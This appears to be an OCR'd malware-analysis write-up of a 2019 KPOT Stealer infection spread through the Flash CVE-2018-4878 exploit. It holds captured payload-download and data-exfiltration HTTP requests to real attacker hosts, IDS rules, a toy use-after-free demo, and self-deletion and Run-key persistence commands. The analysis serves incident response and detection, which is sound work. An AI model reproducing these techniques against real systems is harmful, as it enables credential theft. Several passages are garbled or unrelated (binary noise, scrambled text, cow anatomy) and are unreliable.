&...\\..`..4..t.....o.[..4CQ.f.J[.."}.5....J5..|.=.j..IBH....."s..R.zi..:qnk=?..I"..A.....|..$.a+....I....`..W.,..h....7{<P..yF.*8/  
il fu G 0@A 6 } ' 1u T SG A < n z +it t
```



39bf8220d772efc49f7a8f0709ac8607af17997d38525eacec1448d5317dcf38



Sign in Sign up



32/61 security vendors flagged this file as malicious

Reanalyze Similar More

39bf8220d772efc49f7a8f0709ac8607af17997d38525eacec1448d5317dc... Size Last Analysis Date  
%3fMTg0MzEy&UOViolklz&aposAqGuAYQhGJO=difference&JhdAxqxZ... 8.99 KB 20 days ago



flash exploit zlib cve-2018-4878 capabilities

DETECTION

DETAILS

RELATIONS

COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Max size 650MB


Popular threat label trojan.sphdl

Threat categories trojan

Family labels sphdl

Security vendors' analysis

Do you want to automate checks?



AhnLab-V3

SWF/Cve-2018-4878.R2.SS19

AliCloud


Exploit:Win/CVE-2018-4878.J


# Adobe Flash details

CVE-ID
<b>CVE-2018-4878</b> <a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description
A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018.
References
<input checked="" type="checkbox"/> Show Packet Data <input checked="" type="checkbox"/> Show Rule <pre>alert tcp \$HOME_NET any -&gt; \$EXTERNAL_NET \$HTTP_PORTS (msg:"ET POLICY Outdated Flash Version M1"; flow:established,to_server; content:"x-flash-version[3a 20]"; http_header; content:!"30,0,0,154 0d 0a "; distance:0; within:12; http_header; threshold: type limit, count 1, seconds 60, track by_src; metadata: former_category POLICY; reference:url,http://www.adobe.com/software/flash/about/; classtype:policy-violation; sid:2014726; rev:109; metadata:affected_product Adobe_Flash, signature_severity Audit, created_at 2012_05_09, performance_impact Low, updated_at 2018_03_13;) /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 11491</pre>



# Dangling Pointer in Programming





```

public:
    void execute() {
        std::cout << "Malicious code executed!" << std::endl;
    }
};

int main() {
    MediaPlayer* player = new MediaPlayer(); // Allocate memory for MediaPlayer
    player->play(); // Normal operation

    delete player; // Free the memory
    std::cout << "MediaPlayer deleted, but pointer is still dangling!" << std::endl;

    // Simulate memory reuse
    MaliciousCode* malicious = new MaliciousCode(); // Reuse the freed memory
    memcpy(player, malicious, sizeof(MaliciousCode)); // Overwrite the memory with malicious code

    // Exploit: Call the dangling pointer
    player->play(); // Instead of "play", this calls the malicious code!

```

# Collect Garbage Function

RT	12	2019-06-22...	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possible CollectGarbage in base64 1
----	----	---------------	---------------	----	-------------	-------	---	--

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET INFO Suspicious Possible CollectGarbage in base64 1"; flow:established,from_server; file_data; content:"Q29sbGVjdEdhcmJhZ2U"; classtype:misc-activity; sid:2016825; rev:2; metadata:created_at 2013_05_06, updated_at 2013_05_06;) /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 8683
```

Attackers exploited `CollectGarbage()` as part of **memory corruption attacks**, especially in **use-after-free (UAF) vulnerabilities**, such as [CVE-2018-4878](#).

How does this work in an exploit?

- Step 1: The attacker forces the Flash Player to allocate memory for an object.
- Step 2: The attacker frees that object but **keeps a reference to it** (dangling pointer).
- Step 3: The attacker calls `CollectGarbage()`, which forces the Flash Player to clear memory.
- Step 4: The freed memory can now be **reused by the attacker's malicious code**, leading to **arbitrary code execution**.

CVE-2018-4878 was the second most commonly observed vulnerability and is the only Adobe Flash Player vulnerability on this year's top 10. Like CVE-2018-8174, this vulnerability was included in multiple exploit kits, most notably the Fallout exploit kit, which was used to distribute GandCrab ransomware. Fallout took its name and URI patterns from the now defunct Nuclear exploit kit, which had been associated with CVE-2015-7645, one of 2016's top 10 vulnerabilities. In 2018, Fallout was last selling for \$300 a week and \$1,100 a month, as seen below.

# KPOT Steale

x-Shockware >> flash download of the executable file KPOT Stealer

```
GET /?
MzU4NjA0&kaZDWzI&AkwenzFXp=perpetual&EIDOXmpaHLIMQ=blackmail&PmNkusRzUKJdx1=known&embBMhXHEV
qMM=already&nvQgwJI=community&PtVAedNAUU=difference&jDCoPDPCLNkpJ=heartfelt&SJjNZIaGHxK=know
n&vvHefJ=heartfelt&t4tsdfsg4=PAVMB_q6p3E1EnR6U0pGB_xyNZgITqZucEbg_21T3ybZGJsJ1kx_R6GcBxewtW1
0Z6AwalanCH6fAnUctFEsxYQ&IJbAFjBSlWY=heartfelt&hyYviEG=criticized&ff5sdfds=xHjQMrnYbRbFFYTFK
PPEUKNEMUjWA0-
KwYmZhafVF5mxFDHGpbX1FxXspVSdCFSEmvRvdLUHIwSh1U3ASwN1zYk&SFDDcBJQLntZc=everyone&ZwddKCJISaTB
=blackmail&IqnFgRnJ=known&WwmEHUqy=vest&niUheyKPRbLYEdyNjEwOTgy HTTP/1.1
Connection: Keep-Alive
Accept: /*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 37.46.135.170

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 23:48:11 GMT
Content-Type: application/x-msdownload
Content-Length: 584192
Connection: keep-alive
Accept-Ranges: bytes

)U.C...S...v)r      <k.....?ET.p4..u..4..... +.
..T..6...A.....T.c88..9.94.....J...1.1X.../p.u1c |.4.u.#..j..j.....:.....WJ.<
$>1...D....M.....q9y'...#Q-*...,R")T.....}.. W&Z..9{....}.....B.K..zm...}...].....
.Bu.J.....}j@.mX.x7k#>.H..W.
..8.....BD]..a.7a;.....M.amV.gpt..B....RK#....p*.5/....2.R.
15.L.S;..Wm3..Kvv....p.....RR/@....a>....rJ...$. 1....T=....L.....r*)...*....M1.4.
{I.P...1P.}xf2fr.Bh..eW.....x..a.....f..~.....=y...@E.....BW....(e_H...%.....CK...
2.0.N..U.....f.... 7 j.F.....6..P~/...N:Q..P.'Nk-SK.....3z.}...."...
44cX@.U.D....^E...190
.I.|Q..j..R.iv....i.....o0.8.;      ....T....
.....2V.(..S
pa.)....go..|..P....8.u.....R.711.{.^*....0.0.^|}.. .+n..@N...>.;&....Q..%.>.
7B...QE..C..|cZ...\.#r.]o4.P.....r<..f.1".%>.N....2.U.E.....%IfzNb.US..
...E.:>..$..=. 1.tD..lo.....C#.LKA.....{....M..W...)O..Tw....D..\....k.
1..)K.\D...2.....]C:....pZ.....G....}....S.....V|....6....M4c*.....
(..e@.'@.p.7..H....cd`o...-6.Y
.....d..@.L$....._X..!.$.=o[...hM>j;.....(X..*eLR.....^..h.1A.I...i./....y...SP.....
\....c
```

# Post infection TRafic

Exfiltration of sensitive data was conducted over 8.209.83.76

```
POST /gQB1jYzDJBnrt4JX/gate.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
Host: fghjkmgru34.site
Content-Length: 346854
Connection: Keep-Alive
Cache-Control: no-cache

VG`%.230WMd0E+0... 'Bes.ye|\yOUNw`|epT230WMd0wmxAVEepT230WMd0wm>...)5....%,...$ &5.. So.>... 5
...0]D<... 2

#G.qp..c.7.`r"a'.Fd.R+f|Vy..Hx`}R.d..~b)R{.YLsdw..c..E24...59(.,/;..b&...'.*(.,/9.Hz~.$.vY...=.="<{Y
>(U8..K./.26 Q.8>.
;.$.,
#.={Y
f..
.#<"/
!"m~u8>.V ..?.&.WE.jp.a(U8. .)5...,|g./...D .&#6.7{[].'/3..$.1),.Y.d..(G.+.ok* ,|a.1).=...7...7<ZQ-
>..>B..
?62H.\f...$Gg.$"6..=FB:>..a...$yOTEg.9{g}\xF]Nt`OV@c..vayn{E_HqcrREd8..`yRvA^rk\ e:6.tz...;..>1..
7=.fz..wD.....!6EGtbA 1(<... :e.F`?9.6..&..?4?!_P6.R}g+S-Z[M'3hQEe..-b(Ub..M"7p.EaP.wZG-.MMIsxwQFz..|y|
\yzg;...E9:FV#.Mo4.
$~.(Yt[.bczS.?<X...E0t..}g
,5WEJa5*...'.>E..)uWYHxbe(2Y8`,%(.!MMIsnu.Gb
>E..^o5,6..
.]lsp}z.'B}8.S$.E.0@Z<y%.&...L\ 1Jt..~n`TyZ_Jadv_De..wwe1.4FH{f1hz.bfuZG7;... $!E&s..%,.'...a.!.. WAB]. .
3)X.>$..1V...@n.3=X.8&
.10..>?. .M<3?3..Y8a..m6*...""*.P.[@?;,..03..737hz.SJ "9.uW8+n[0hz.]U; ,.*MMuK.!
.1.u#6>.o'..837EB1.r,#$.*/EJyxuK@z..y~@n....$v. .'Z..;,.MJyv.51.{.)ocTaGCIs`1hz.]`\((D....,3mSGz..|
dtRaNT01\ 810 100 "206 51W %\D1G10iawK@z -ocuI G101\ 5 o - YohsMu7 -ocuTaEDuK S tcE.0m12 S
239 client pkts, 1 server pkt, 1 turn.
```

# Exfiltration Data Size

Ethernet - 11		IPv4 - 54		IPv6		TCP - 254		UDP - 107			
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/	
8.209.83.76	10.0.76.109	1,015	751 k	514	29 k	501	722 k	112.586273	8.9413		
10.0.76.6	10.0.76.193	743	182 k	355	85 k	388	96 k	0.039895	201.6695		
10.0.76.6	10.0.76.109	686	176 k	324	81 k	362	94 k	34.718008	118.3663		
10.0.76.109	31.13.65.7	4	340	0	0	4	340	14.267281	0.7839		
10.0.76.109	31.13.65.36	2	170	0	0	2	170	15.269609	0.0232		
10.0.76.109	224.0.0.22	7	378	7	378	0	0	34.112361	3.5601		
10.0.76.109	224.0.0.252	6	428	6	428	0	0	34.116889	3.1859		
10.0.76.109	10.0.76.255	24	2,424	24	2,424	0	0	34.684265	84.0929		
10.0.76.109	255.255.255.255	2	684	2	684	0	0	37.184797	74.9584		
10.0.76.109	23.63.249.144	10	832	5	379	5	453	39.801450	0.0275		
10.0.76.109	74.125.21.95	2	108	0	0	2	108	67.267952	0.3202		
10.0.76.109	91.235.129.60	12	2,174	8	717	4	1,457	94.134980	38.0635		
10.0.76.109	37.46.135.170	1,031	1,289 k	167	12 k	864	1,276 k	94.566744	37.6327		
10.0.76.109	13.107.21.200	12	1,490	8	684	4	806	99.027334	48.3050		
10.0.76.109	72.21.81.200	83	53 k	38	3,061	45	50 k	123.710731	23.6219		
10.0.76.109	185.254.190.200	1	54	0	0	1	54	142.404217	0.0000		
10.0.76.193	10.0.76.255	24	2,424	24	2,424	0	0	0.000000	74.0365		
10.0.76.193	224.0.0.22	8	432	8	432	0	0	2.411086	118.5048		
10.0.76.193	224.0.0.252	8	556	8	556	0	0	2.413085	2.7165		
10.0.76.193	255.255.255.255	2	684	2	684	0	0	2.420965	67.7991		
10.0.76.193	31.13.65.7	805	597 k	315	26 k	490	571 k	5.332148	197.9378		
10.0.76.193	23.63.249.186	9	778	5	379	4	399	7.650896	0.0260		
10.0.76.193	31.13.65.36	194	73 k	94	17 k	100	56 k	9.773975	195.1881		
10.0.76.193	172.217.164.74	68	38 k	34	2,223	34	36 k	58.474116	131.7928		
10.0.76.193	74.125.138.97	2	108	0	0	2	108	59.079024	0.0033		
10.0.76.193	172.217.164.66	2	108	0	0	2	108	59.836191	0.0303		

```
17 189 "Neter aestestanter:  
188 &tes  
17 195 Ewvutte: dross  
190  
191 estal (reslertall), Annaisit yrate);  
192 (Lecmung 1)  
193 Mhertist tur (epster (lt vess:  
194 fuetctol anetecas ieremtive whetz cronvcinees  
195 (series of fhrtance tur ccreats)  
196 Mhertstaller  
197 Metzcters AB - Corg  
198 Eiostmduac - Tleaved:  
199 Nolalee: EkgDoleek: Ternel of hestferm  
200
```

# Malware Behavior: Persistence and Exfiltration

## Persistence

KPOT Stealer was saved in a temporary directory before self-deletion.

## Data Theft

Stolen data included browser credentials, autofill data, and cookies.

## Exfiltration

Stolen data was sent to the attacker's server (8.209.83.76, fghjkmgru34.site).

# ? 2019-06-22-malware-retrieved-fro...ost.exe

[Submit to analyze](#)[Download](#)

Extracted | PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections (584.19 kb)

Mime: application/vnd.microsoft.portable-executable Entropy: 6.29

Main    HEX    PE

MD5            90C90E8D3FA5CA583E966D2A34565899

SHA1            68A0B952703483F500C397B8AF942DF60A0AA4E9

SHA256          39BE5610259FFADE85599720EE0AF31187788A00791F1E4CB0CD05EF00105EDA

SSDEEP          12288:lcW6FrWSTQPZIkGC01GPJu0O2+tzaCwqRVI/45AVkkJ:FzrWSTQBiKGC01Gxu0O2wzaH61

TrID            36.8% InstallShield setup  
26.6% Win32 Executable MS Visual C++ (generic)  
23.6% Win64 Executable (generic)  
5.6% Win32 Dynamic Link Library (generic)  
3.8% Win32 Executable (generic)

**IOCs**  
Summary of indicators of compromises 2

Copy selected

Main object – 2019\_06\_22\_G02\_malware\_retrieved\_from\_the\_infected\_Windows\_host.zip

? SHA256 2019\_06\_22\_G02\_malware\_retrieved\_from\_the\_infected\_Windows\_host.zip  
78c809bcf8d825d3fb6fecfb9cd12586db703dfd34d4ac3900ccf1fda9115212

**DNS requests (1)**

DOMAIN fghjkmgru34.site

HTTP Requests Timeshift BEFORE BEFORE 3024 ms 4625 ms 25067 ms 29188 ms 29189 ms

Log Warning 6768

Restart Export RAM Only important Window... PE 627 82 dmin\AppDa... 11 14 12 25 157 15 38 35 more


This screenshot shows a malware analysis interface. On the left, a sidebar lists various analysis modules: New analysis, Re, Te, Hi, TI, 10, Pr, Pr, Co, FA, and Log. The Log module is currently active, indicated by a yellow warning badge with the number 6768. The main panel displays 'IOCs' (Indicators of Compromise) for the file '2019\_06\_22\_G02\_malware\_retrieved\_from\_the\_infected\_Windows\_host.zip'. It shows the SHA256 hash and a long hex string. Below this, it lists a single DNS request to 'fghjkmgru34.site'. On the right, there's a detailed view of network traffic, specifically HTTP requests, with timeshift information and a list of files. A 'Restart' button is visible at the top right.

# delete itself after running:

The malware executed a command to delete itself after running:

Introduce a short delay using the ping command

Remove the malware file to avoid forensic analysis



A screenshot of a terminal window titled "cmd". The window contains the following text:

```
cmd                                     ⌂ Copy ⌂ Edit
ping 127.0.0.1 && del "C:\Users\admin\AppData\Local\Temp\2019_06_22-malware.exe"
```

# Registry keys set

When ProxyEnable is set to 1 » traffic Redirection.

-  HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable  
1

# windows startup

malware from restarting on reboot

The malware may have attempted persistence by adding itself to the Windows startup:

cmd

Copy Edit

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "Malware" /t
```

## MITRE ATT&CK Matrix

## Tactics 3

## Techniques 5

Events 23

- Danger (1)

- Warning (14)

- Other (8)

# Behavior activities

X

(PID: 3544) 2019-06-22-malware-retrieved-from-the-infected-Windows-host.exe

Source: registry

First seen: 32030 ms



Warning / System Security

Reads security settings of Internet Explorer

[T1012 Query Registry](#)

Operation: READ

Name: DISABLESECURITYSETTINGSCHECK

Value:

Key: HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\SECURITY

TypeValue: REG\_NONE

- **Execution (TA0002)**: Running commands like `ping.exe` and `cmd.exe`.
- **Defense Evasion (TA0005)**: Deleting itself to avoid detection.
- **Credential Access (TA0006)**: Stealing sensitive information.
- **Discovery (TA0007)**: Enumerating storage devices and system information.
- **Command and Control (TA0011)**: Communicating with external servers.
- **Exfiltration (TA0010)**: Sending stolen data to remote servers.

# Second Host Observations

# Second Host Observations: Normal User Activity



## Host Details

IP Address: 10.0.76.193




## Findings

No malicious activity or suspicious connections were detected.



## Activity Analysis

The user accessed legitimate websites such as beef2live.



Count  ▾

	destination_geo.organization_name	destination.geo.country_name
⚠ 131	GOOGLE	United States
⚠ 75	GOOGLE-CLOUD-PLATFORM	United States
⚠ 65	FACEBOOK	United States
⚠ 24	Alibaba US Technology Co., Ltd.	Germany
⚠ 19	JSC IOT	Russia
⚠ 12	EDGECAST	United States
⚠ 8	AMAZON-02	United States
⚠ 8	MICROSOFT-CORP-MSN-AS-BLOCK	United States
⚠ 6	Akamai International B.V.	United States
⚠ 4	TWITTER	United States

Rows per page: 10 ▾ 1-10 of 12

# why websites use Google Analytics

## Understand Website Visitors

- Who is visiting? (Age, location, device, interests)
- How they found the site (Google search, ads, social media, direct visit)  
To Improve User Experience, To Monitor Website Performance
- to Measure Marketing Performance



oogle Analyt


beef2live.com

**W3Schools  
Certification Course**

**CHECK IT OUT!**

Result Size: 502 x 443      Get your own website

A cow's udder contains two pairs of mammary glands.



The diagram illustrates the anatomy of a cow's body, showing various parts labeled in red text:

- tailhead
- rump
- loin
- back
- cross
- neck
- poll
- forehead
- face
- nose
- nostril
- shoulder vein
- muzzle
- dewlap
- shoulder
- brisket
- elbow
- knee
- hock
- pastern
